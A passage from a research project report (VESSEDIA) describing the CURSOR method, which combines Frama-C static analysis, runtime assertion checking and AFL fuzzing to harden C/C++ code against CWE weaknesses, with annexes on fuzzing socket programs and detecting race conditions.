> *The perspectives for future works are clearly to address the extension of CURSOR method to fuzzing with LibFuzzer, to tackle most of our "push-button" verification challenges: namely cybersecurity weaknesses automatically translated as executable statements (for defensive programming), and then the whole instrumented code intensively tested by fuzzers (to potentially cover this defensive programming by new generated input scenarios).*

On another sub-part of our Use Case, a secure proxy written in C++, we realized a first experimentation with Frama-Clang: the goal is indeed to also apply CURSOR on this C++ source code. To ease the exchanges with CEA partner (providing Frama-Clang) on issues raised with STL (ISO Standard Template Library), we identified and prepared a shareable open source proxy, namely the Arash Partow's *tcpproxy_server*, which contains some common features with our case study. However, some limitations also identified by CEA do not permit to analyse the whole original code yet, and will require further development.

> *These results with Frama-Clang, once fixing the issues found so far, could further permit to extend the CURSOR applicability to C++ source code using STL.*

Chapter 8 Bibliography

[1] A. Kettunen, P. Pietikäinen, M. Laakso, A. Kauppi, J. Kuorilehto, E. Kurimo, M. Nyman, R. Kumpulainen and A. Kirichenko, "Fuzz testing: Beginner's guide," 21 September 2017. https://github.com/ouspg/fuzz-testing-beginners-guide

[2] https://llvm.org/docs/LibFuzzer.html

[3] C. Miller and Z. N. J. Peterson, "Analysis of Mutation and Generation-Based Fuzzing," Independent Security Evaluators, 1 March 2007. https://www.defcon.org/images/defcon-15/dc15-presentations/Miller/Whitepaper/dc-15-miller-WP.pdf

[4] Konstantin Serebryany; Derek Bruening; Alexander Potapenko; Dmitry Vyukov. "AddressSanitizer: a fast address sanity checker" (PDF). Proceedings of the 2012 USENIX conference on Annual Technical Conference.

[5] Pariente D. and Signoles, J., "Static Analysis and Runtime-Assertion Checking: Contribution to Security Counter-Measures". SSTIC'17, https://www.sstic.org/2017/presentation/static_analysis_and_runtime-assertion_checking_contribution_to_security_counter-measures/

[6] Thomas Wilson. Evaluation of Fuzzing as a Test - Method for an Embedded System. Bachelor's thesis in Electrical and Automation Engineering. Vaasa 2018. https://www.theseus.fi/bitstream/handle/10024/146525/Wilson_Thomas.pdf?sequence=1&isAllowed=y

[7] M. Zalewski, "Pulling JPEGs out of thin air," lcamtuf's blog, 07 November 2014. https://lcamtuf.blogspot.fi/2014/11/pulling-jpegs-out-of-thin-air.html

Chapter 9 List of Abbreviations

Abbreviation	Translation
ACSL	ANSI/ISO C Specification Language
AFL	American Fuzzy Lop
AMS	Aircraft Maintenance System
CWE	Common Weakness Enumeration
DL	Datalink
DoA	Document of Actions
PRNG	Pseudo-Random Number Generator
ToE	Target of Evaluation
ToV	Target of Verification
UC	Use Case
WP	Weakest Precondition (Frama-C plug-in)

Annex 1 – Reminder: Results achieved during Period 1 (M1-M18) of the Project

This Annex presents a reminder of results obtained during the first half of the VESSEDIA project.

Dynamic testing: first explorations

Step 1 of T5.3

These preliminary studies focus on fuzzing[36], which is intended to provide an efficient way to test (source and/or binary) programs automatically. It is also a verification means which requires no particular expertise, at least on simple applications (as long as they do not require persistency or networking functionalities), compared to formal-based approaches.

First results obtained in WP5, combining some static (EVA and E-ACSL Frama-C plug-ins) and dynamic approaches (testing, and preliminary insights on fuzzing) are presented at [5] by DA and CEA, exposing:

– the new cost-effective CURSOR method, to trigger security counter-measures, which is based on static detection and runtime assertion checking of CWEs and requires no particular expertise in formal methods in order to be applied;

– an implementation of this method within the Frama-C framework;

– and its experimentation on a security-critical Apache library used in the experimental Aircraft Maintenance System prototype.

These first successful outcomes permit to consolidate the strategy for the second half of the project as planned in the DoA. It is worth noting that the paper at [5] represented the very first time E-ACSL results on real applications are publicly exposed. The corresponding method is named CURSOR, roughly defined at the end of FP7/STANCE project (2012-2016), and briefly reminded in Annex 2 of this report. This method is refined in the (2nd half) M19-M36 period.

These explorations are promising even if some further works are required, for instance dealing with program state persistency and socket management issues. This point has to be elaborated more in depth in the project, as it reflects some issues apparently not widespread in industrial contexts.

Static analyses on key components

Step 2 of T5.3

Static analysis is applied on some components of interest from the DA's Use Case, namely a C++ blockchain open source code (multichain.com). Multichain is a BitCoin blockchain fork dedicated to private permissioned blockchain. The blockchain is used as a secured distributed ledger, thus aiming at recording some specific unfalsifiable information.

[36] https://en.wikipedia.org/wiki/Fuzzing

These static analyses performed on a C++ source code permitted to identify a series of limitations in Frama-Clang (the C++ front-end in Frama-C), and referenced into the CEA's bug tracking system, in the context of VESSEDIA (ref. BTS 2320, 2333 and numerous mail exchanges).

To identify the C++ constructs at the origin of the issues, CEA recommended to DA the usage of the C-Reduce[37]. C-Reduce is a tool that takes a large C/C++ file that has a property of interest (such as triggering a compiler bug) and automatically produces a much smaller C/C++ file that has the same property (exposing the same issue). It is intended to be used by people who discover and report bugs in compilers and other tools that process source code.

In the first period, most fixes on Frama-Clang are not available, as the corresponding limitations are related to references to STL C++ library and represent a significant effort to fix or correctly get around by CEA.

In the meantime, DA spends some effort to find workarounds as potential mitigation actions in case the forthcoming fixes might not be sufficient to permit the analysis of the C++ source code under study.

These mitigation approaches consisted in:

- translating C++ code as C code by third-party means:
  - converting C++ into LLVM IR (Intermediate Representation), and then using LLC C/C++ compiler back-ends, permitting in theory to get rid of problematic C++ constructs. Unfortunately, experiments led by DA showed that LLVM C back-end is no more maintained and the available release was not able to deal with the DA Use Case source code, and even terminated with segmentation faults in some cases. The LLVM C++ back-end also terminated with a crash on some essential pieces of code from our Use Case.
  - using LLVM C back-end fork (llvm-cbe[38]) which resulted in either compiler runtime errors or some IR constructs not supported anymore. Indeed, DA found that translation from C to IR and back to C was less error prone than converting C++ to IR and then to C. llvm-cbe seems also to be currently in an idle state as showed by its github commits frequency, at the time of writing.
  - following the advice of CEA, DA also considered alternative solutions like Comeau[39] and Edison Design Group[40] compilers, but which seemed quite inactive in the recent period of time, and some of them are not open source and not free of charge (charge not planned in the DoA).
- stubbing the source code for the constructs not yet processed by the CEA's plugins. This solution was abandoned as costly, or even impossible to apply at an industrial scale.
- backup to a Frama-Clang compliant application source code close enough to the future (operational) application. This is a temporary satisfying solution, and will permit to specify further improvements on the CEA's front-end. This is one of the chosen solutions for the case of C++ code, as presented earlier in this report.
- switching to a C source code application, part of the DA's Use Case. This is the other solution also partly followed for the analyses planned for M19-M36 period.

However, CEA is confident that some workarounds will be available in time, allowing DA to perform some further analyses on C++ source code, through a simplified STL adapted to DA's developments.

[37] https://embed.cs.utah.edu/creduce/
[38] https://github.com/JuliaComputing/llvm-cbe
[39] http://www.comeaucomputing.com
[40] https://www.edg.com/c

Coupling static and dynamic analyses on key components

Step 3 of T5.3

The preliminary activities in this task are performed consistently with task WP3/T3.2 dedicated to collaboration between static and dynamic approaches.

Some of the results are presented in deliverable D3.3, especially concerning the coupling of CURSOR method and AFL fuzzer. These results are only preliminary, as extensions are expected in the scope of WP5 T5.5, in the second half of the project.

Contributions to Security evaluation and certification process

Step 4 of T5.3

Some noticeable results are found in terms of metrics that could contribute to security evaluation process, in the scope of WP4/T4.1 (presented in deliverable D4.1).

A prototype implementing one of these metrics is developed at DA and experimented on small parts extracted from DA's Use Case.

Further activities are performed to assess some of these metrics, in order to consolidate and collect all potential artefacts contributing to cybersecurity evaluation process.

Annex 2 – Reminder: CURSOR in FP7/STANCE project (2012-2016)

In order to help assessing the evolution of CURSOR method definition, between FP7/STANCE and VESSEDIA projects, we propose in the following the initial CURSOR purpose and process steps.

General purpose

The methodology named CURSOR combines static and dynamic techniques in order to palliate their mutual limitations.

The underlying principle is based on the fact that the attacks history on most components mostly (but not only) rely on CVEs, which themselves are caused by CWEs. As a consequence, security reinforcement should start with the detection of source code weaknesses and their palliative solutions. This is also one of the main purposes in VESSEDIA project.

On one hand, a sound static analyser, like Frama-C EVA plug-in, guarantees to generate alarms for all potential runtime errors and some other CWEs. But it may also generate spurious cases - false positives -, due to computation or calling context over-approximations, especially when one does not provide it with a sufficiently accurate initial state for the inputs for instance. As a result, the alarms of interest (the real, concrete ones) might be raised among numerous other spurious alarms, with generally no straightforward means to distinguish between them. Of course, more precise analyses could be performed through additional efforts, for instance on the specification of this so-called initial state, or additional annotations in the code to reduce the non-conclusive over-approximations. However, these workarounds require a deeper understanding of the application under analysis, and may not be affordable in terms of efforts or expertise in practice.

On the other hand, dynamic techniques are by definition not exhaustive. Generally speaking, they only deal with - user-provided or generated - sampling. Some approaches permit for instance to use these techniques to confirm a status on a given annotation, by generating counter-examples when applicable. These counter-examples can also be obtained by different means, from random testing to constraint solving techniques or even fuzzing testing. Penetration testing tools as such provide also dynamic analyses generally on binary files and larger targets of evaluation. But there is no guarantee of exhaustiveness, i.e. that all vulnerabilities in the source code will be duly detected.

In brief, formal static analysis is sound but cannot guarantee scaling-up for large applications, while dynamic analysis is not sound but is more suitable for larger environments. Therefore, the question is: what could be done to get the best from the two (static and dynamic) approaches, while minimizing the effort on the final user side, and maximizing the efficiency in terms of security at source code level?

The CURSOR methodology presented in the following tries and brings some answers and solutions to this question. It includes several more or less independent steps: most of them can be intrinsically helpful even if applied in isolation. Once combined, they provide some guarantees about the behaviour of the code, not only by preventing weaknesses at source code level, but also by automatically providing dynamic counter-measure calling contexts, in an in-depth and perimetric security approach. Basically, this methodology relies on an extension of *Runtime Assertion Checking* principles.

The approach called *Runtime Assertion Checking* is generally presented as follows:

“*Combinations of abstract interpretation with runtime assertion checking can be beneficial in several ways, for example, statically validating or invalidating some annotations, avoiding redundant or irrelevant checks to optimize runtime verification, or generating annotations for alarms to be checked. Combinations with automatic test generation can be used to check at* *runtime complex properties on a large test suite even when the properties are too complex to be supported by symbolic test generation techniques directly*."

The output of each step in our methodology is a source code with potentially some annotations added by the analysers. For convenience, only the most significant steps are presented in this annex, thus hiding some implementation workarounds which present no intrinsic interest in this report.

Basically, the method consists in generating automatically as many ACSL alarms as the static analysers (EVA,...) will detect, then discharging some of these alarms by means of static (WP) and dynamic (like testing) analyses, and finally translating with E-ACSL the remaining annotations as an executable code for further pentesting/dynamic analyses and eventually operations.

Finally, this executable code will be enriched with user-defined counter-measures triggered in case of activation of the corresponding alarms. As a matter of fact, this code is intended to be able to counter any attack based on the CWE detected by the static analysers.

Library analysis

Analysing a library is a particular case which requires some specific verification process. A library includes several functions that may call one another, or can be called from any other function from the application.

Then the static analyses on security properties must be computed for each function independently. By this way, we will get the largest initial domain of values at the entry point of each of these functions. This will provide more alarms, and this is exactly what is needed to be conservative: in other words, covering all possible concrete calling contexts.

These considerations are of utmost importance as the first analyser to be used in our method is Frama-C EVA plug-in, and namely EVA is context sensitive. Thus the process will be iterative, analysing function-by-function the whole library and keeping track of all alarms raised.

Of course, in case of an application with a single entry-point, the analysis below can be applied as well, but just once, and from the main function entry point.

A multi-step process

The figure hereafter illustrates the different steps of the methodology proposed in this annex. Its breakdown is as follows:

• Preliminary studies on the Use Case

Some tools are of interest for a first overview of the Use Case, or to analyse more in depth some control or data-flows that may be responsible for vulnerable behaviours of the application under security evaluation.

These recommended tools used are: EVA (in simple "push-button" mode for preliminary analysis), Slicer to reduce the code to some interesting sub-parts based on criteria like the alarms raised by EVA, and any other Frama-C plug-in capable to detect alarms.

• Frama-C EVA

EVA analysis is designed to raise alarms on statements that could lead to potential runtime errors (overflows, unbound arrays, etc.): in that case, ACSL annotations are added to the code, just before the statement (i.e. the statement will execute correctly if the annotations before it are valid).

For a given library, the source code is analyzed by EVA, function by function, thanks to a script developed in-house: it calls EVA for each function in the library, and stores (for later pretty-printing) the corresponding annotated source code.

• DA’s Gena-CWE

This plug-in, developed during FP7/STANCE project, (and slightly upgraded during VESSEDIA, at least to be compliant with the new releases of Frama-C), enlarges the set of CWE categories caught by EVA. It deals in its current version with CWE 457 (uninitialized variables), CWE 570 and CWE 571 (always true/false conditions). Indeed, these CWEs should be fixed before running the software: they might correspond to serious bugs in the code or its design. Moreover, Gena-CWE can be extended to several other source code-related CWEs, some of them corresponding to taint analysis (thus involving another plug-in developed by DA in STANCE, named Gena-Taint for taint analysis) and for instance double release/close of the same resource. These new alarms will mostly be computed on the basis of a previous EVA analysis.

At this step, a new C source code is obtained, containing all the alarms, most of them as ACSL annotations. These alarms are related to common CWEs empirically involved in most of the CVEs observed on common components security history.

• Dynamic approaches, e.g. fuzzers

These complementary techniques and tools may permit to discharge some of the alarms generated so far.

Their interest is of course to reduce the number of pending alarms/annotations with an unknown status (i.e., neither Valid nor Invalid from Frama-C point of view), and thus limiting the additional code that will be generated later by E-ACSL.



Frama-C Value
Frama-C Slicer
Gena-Taint
preliminary studies
C source code
fn-by-fn analysis: using the largest initial state for context sensitive Value analysis (case of a library)
auto-detection of some CWE by abstract interpretation
Frama-C Value
first experimented on DA's CWE benchmark
Gena-CWE 457,570,571,...
other innovative dynamic approaches exploiting static analysis results
Flinder SCA + Frama-C Slicer
fuzzing testing (confirming alarms)
C + CWE alarms
alarms expressed in ACSL
WP can be used to discharge some of the alarms
Frama-C WP
Frama-C StaDy/PathCrawler
counter-example generator (structural coverage) driven by ACSL properties
C + CWE alarms
with remaining alarms (still not discharged)
translates ACSL alarms into executable code
Frama-C E-ACSL
C + CWE instrumented
counter-measures (to be developed at DA)
counter-measures operate against targetted CWE
C + CWE "proof"
pentest process
ensures targetted CWE cannot be exploited
Static Analysis
Dynamic Analysis
more accuracy, but increasing user efforts
less accuracy, more « brut force » but decreasing user efforts
« cursor » positioning is up to the user according to time, expertise and cost constraints

Figure 23: CURSOR: Methodology overview

• Frama-C WP

WP implements the proof of program procedure in Frama-C. This plug-in can be used to discharge some of the alarms generated so far. In many cases, a complementary axiomatic will be needed to achieve this goal. It is worth noticing that some annotations may also require a certain effort and expertise to be proved, whenever a proof assistant appears as necessary for instance. Therefore, this tool should be limited to few parts of code and annotations.

A new C code is now obtained, containing the source code and the annotations that could not be discharged so far.

• E-ACSL

E-ACSL is now used to translate automatically the annotations as executable code. E-ACSL only accepts a sub-set of the annotations generated by EVA. However, our experimentations confirmed that this sub-set was large enough to cover most of the annotations of interest in terms of security evaluation (i.e. runtime errors, alarms detected by other complementary plug-in developed in-house like Gena-CWE, ...), and for the scope and security objectives targeted by our Use Case in the context of VESSEDIA.

The code generated by E-ACSL is an instrumented C source code. Each ACSL alarm is translated into a source code, when applicable, which will be triggered in case of violation of this alarm.

• DA's counter-measures

It is then up to the final user to define its counter-measures in case of violation of a given security property (RTE or CWE alarms). This annex is not intended to present these counter-measures. Let us simply list the range they may represent: from logging (see Race-Condition-proof code from CERN in Annex 4), mailing, interruption of service, to the generation of new firewall rules, etc. As the E-ACSL instrumented code contains the nature of the alarm and its location in the original code, it is obviously possible to implement more specific counter-measures w.r.t. some given library functionalities. This approach could be considered as similar to in-depth defensive security programming currently used in Safety context.

Then, the source code obtained at this step can be considered as "CWE-proof", for the intended CWE categories the static tools are looking for.

• DA's pentesting process

Finally, a classical pentesting process will ensure that no new weakness is introduced at source code level, and that legacy CWEs are no more potentially exploitable, while other threats not addressed by static detection will be searched for.

A simplified process

It is also possible to consider a process in which the final user is not willing to put any effort on static analysis tools. This standpoint is of course not in the current trend: many standards, particularly in aeronautics, include static formal approaches as complements to classical reviews of code and/or test activities.

However, we propose below for convenience a simplified verification and counter-measure generation process in which only automatic static analysers are involved, in a full "push-button" approach. Several steps from the previous figure are thus removed, excluding some dynamic verification tools.

The process is thus quite straightforward as presented in the figure below: it consists in analysing the code by means of EVA and other plug-ins (like Gena-CWE implemented at DA) to detect the alarms, translating them into executable source code by means of E-ACSL, implementing the counter-measures in case of violation, and finally pentesting the whole application.



C source code
fn-by-fn analysis: using the largest initial state for context sensitive Value analysis (case of a library)
auto-detection of some CWE by abstract interpretation
Frama-C Value
first experimented on DA’s CWE benchmark
Gena-CWE 457,570,571,...
C + CWE alarms
alarms expressed in ACSL
translates ACSL alarms into executable code
Frama-C E-ACSL
C + CWE instrumented
counter-measures (to be developed at DA)
counter-measures operate against targetted CWE
C + CWE"proof"
pentest process
ensures targetted CWE cannot be exploited

Figure 24: CURSOR: Simplified methodology

Annex 3 – AFL: The Case of Network Socket

Fuzzing socket applications (i.e. applications using sockets as input/output channels) with AFL is a bit more tricky than for classic applications, because socket programs handle handshakes, program/protocol states, and other peculiarities that will be briefly presented in the following, and which are more subtle to manage during testing.

One can of course modify the source code to let the program accept input through either *stdin* or a file, or even preload libraries modifying the way sockets are managed by converting them as files in the *stdin*/*stdout* buffers. But these modifications are not recommended in our VESSEDIA context of course as it could hide some important flaws, in particular because of these by-hand changes in the source code.

The AFL command launching the fuzzing on a socket program is (from AFL v1.95b documentation excerpts):

```
./afl-fuzz -i testcase_dir -o findings_dir [-D delay_before_write] \
       [-t timeout_delay] [-L ] -N network_specification /path/to/program \
            [...params...]
```

where `-L` is specified only if the target program acts as a client to a network server (sends data to the server before receiving input in return). Otherwise, `afl-fuzz` assumes that the target program acts as a server or daemon and expects to receive data from network clients and responds. One can use `-t` and `-m` to override the default timeout and memory limit for the executed process; rare examples of targets that may need these settings modified include compilers and video decoders.

The *network_specification* has a form similar to a URL:

```
    [tcp|udp]://hostspec:port
```

Tips for optimizing fuzzing performance are discussed in file `perf_tips.txt` distributed with AFL.

After some research on the Web, only one fork release of AFL (v1.95b) seems able to deal specifically with socket programs: `https://github.com/jdbirdwell/afl`.

The documentation stipulates important considerations that we then reproduce extensively:

> For programs that use a stream (connection-based) protocol, use TCP, and for programs that use a datagram (connectionless) protocol, use UDP. The hostspec must be one of ::1 (forcing IPv6 networking), 127.0.0.1 (forcing IPv4 networking), and localhost (which is typically configured as IPv4 but may support IPv6 on some systems). Only loopback networking (local to the host) is supported. The port must be either a port number in the range 1..65535 or a service name known to the system being used.
>
> Programs that implement network services, also called daemons, are typically transaction-based: They wait for a request and send a response, and some expect a sequence of request/response transactions. Afl-fuzz implements fuzzing only for the first write to the target program and ignores all responses from the target. Most network services expect to run as background processes and process requests from many processes: they do not normally exit. A timeout delay is required in order to terminate these processes, and the default timeout delay used in afl-fuzz is usually too long. The user needs to experimentally determine a timeout delay (in milliseconds) that produces a sufficiently low percentage of hangs (exits forced by expiration of the

delay) while allowing the input to the target from afl-fuzz to be completely processed. (Note that afl-fuzz will usually count these hangs as a single unique hang.) Since a network service does not normally exit, the initial timing performed by afl-fuzz will fail unless a '+' character is appended to the timeout_delay parameter, indicating that afl-fuzz is to ignore these timeouts.

Network services programs also require some time to perform start-up processing, create and bind a socket to an address and port, and begin listening for traffic on that socket. Connection requests (TCP) and sends (UDP) generated by afl-fuzz will fail if made before the network service is ready. Afl-fuzz implements a delay and retry procedure to avoid this problem, where the delay is specified by the delay_before_write parameter (in milliseconds). The first connection attempt (for TCP) or write (for UDP) is not made until after this delay, and the delay also specifies the wait time before each subsequent attempt. Afl-fuzz will attempt to connect or send to the same each target process a maximum of three times.

The delay_before_write parameter, in particular, and to a lesser extent the timeout_delay parameter limit the maximum achievable rate of target program executions and therefore need to be small. A rule of thumb is the timeout_delay value should be slightly longer than three times the delay_before_write value, and the delay_before_write value should be as small as possible while consistent with an acceptable fraction of target process executions that time out (for example, around 0.1%).

For programs that are genuinely slow, in cases where you really can't escape using huge input files, or when you simply want to get quick and dirty results early on, you can always resort to the -d mode. The mode causes afl-fuzz to skip all the deterministic fuzzing steps, which makes output a lot less neat and makes the testing a bit less in-depth, but it will give you an experience more familiar from other fuzzing tools.

As mentioned in https://www.twosixlabs.com/fuzzing-nginx-with-american-fuzzy-lop-not-the-bunny/, it may be necessary to modify the code so that **either the server or the client will run only the code required**, no more (to avoid spending too much time during the AFL fuzzing loops), not less (to avoid bypassing potential flaws in the code that could not have been pruned, and thus limiting the test coverage).

In socket networking applications, a good place to start looking for places to modify code is around infinite loops and calls to select() or accept().

Minimizing the execution time is a real source of effort. Depending on the kind of application, around 50 exec/s - thus per fuzz run - is not convenient at all, as one can expect to perform billions of fuzzing executions before finding interesting crash scenarios. Of course, this depends on the application under study, and thus could not be elaborated here. However, it is worth mentioning that DA in WP5/T5.5 is spending a large effort trying and optimizing this execution time for several components of its Use Case. Let us mention that exploring the persistent mode of servers and/or AFL may help reach this goal (see https://www.fastly.com/blog/how-fuzz-server-american-fuzzy-lop/), but once again this point won't be elaborated anymore in this document for the sake of clarity, as it strongly depends on the fuzzed application.

Other considerations about persistency and socket programs are explored in WP5/T5.5, and exposed all along the Chapter 4 in this report.

Annex 4 – Complementary analyses: Frama-C and Model-Checking on C source code

> *In the meantime we faced several issues in Frama-C, we intended to perform some explorations aiming at interfacing the platform from CEA with a model-checker to be able to address some specific CWE.*

In the attempt to enlarge the perimeter of CWE addressed by the set of tools (plug-ins) based on the Frama-C platform, we will focus in particular on *race condition* family of weaknesses.

The intent is two-fold. First, addressing this kind of flaw is obviously of high interest in itself: lots of vulnerabilities and exploits are based on race conditions. Secondly, dealing with this weakness requires modelling somehow concurrency and a few attacker behaviour features, as it will be presented later in this annex.

Race condition is described in the Mitre (cwe.mitre.org) database in different flavours. In the following, we present some of them, among the most representative ones. For the sake of clarity, some extracts from Mitre are provided below with related explanations and example code.

Detecting race conditions can be done sometimes by using static analysis: parsing software to identify race condition (e.g. by patterns), with some basic tools to help: Warlock, ITS4, RacerX for control-flow sensitive interprocedural analysis, Flawfinder and RATS[41]. Of course, more effort is expected when using annotation-based static analysis tools and theorem proving technologies.

Race condition detection is an NP complete problem, hence one has to cope with only approximate detection, noting that C/C++ source code are usually considered as more difficult to analyse for this purpose.

Reviewing code, based on known bad and correct patterns

Of course, the review of code for finding race conditions is not an easy task. The expert should be able to "guess" good patterns among generally less user-friendly code.

The CERN Computer Security department published a small code expected to be race-condition-proof that we slightly modified in the scope of our Use Case in VESSEDIA, for experimental purpose, which writes only once on a *fresh* log file:

```
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>

enum { FILE_MODE = 0600 };

int WriteOnceOnLogFile(char * logfilename)
{
    int fd;
    FILE* f;

    /* Remove possible symlinks */
    unlink(logfilename);
```

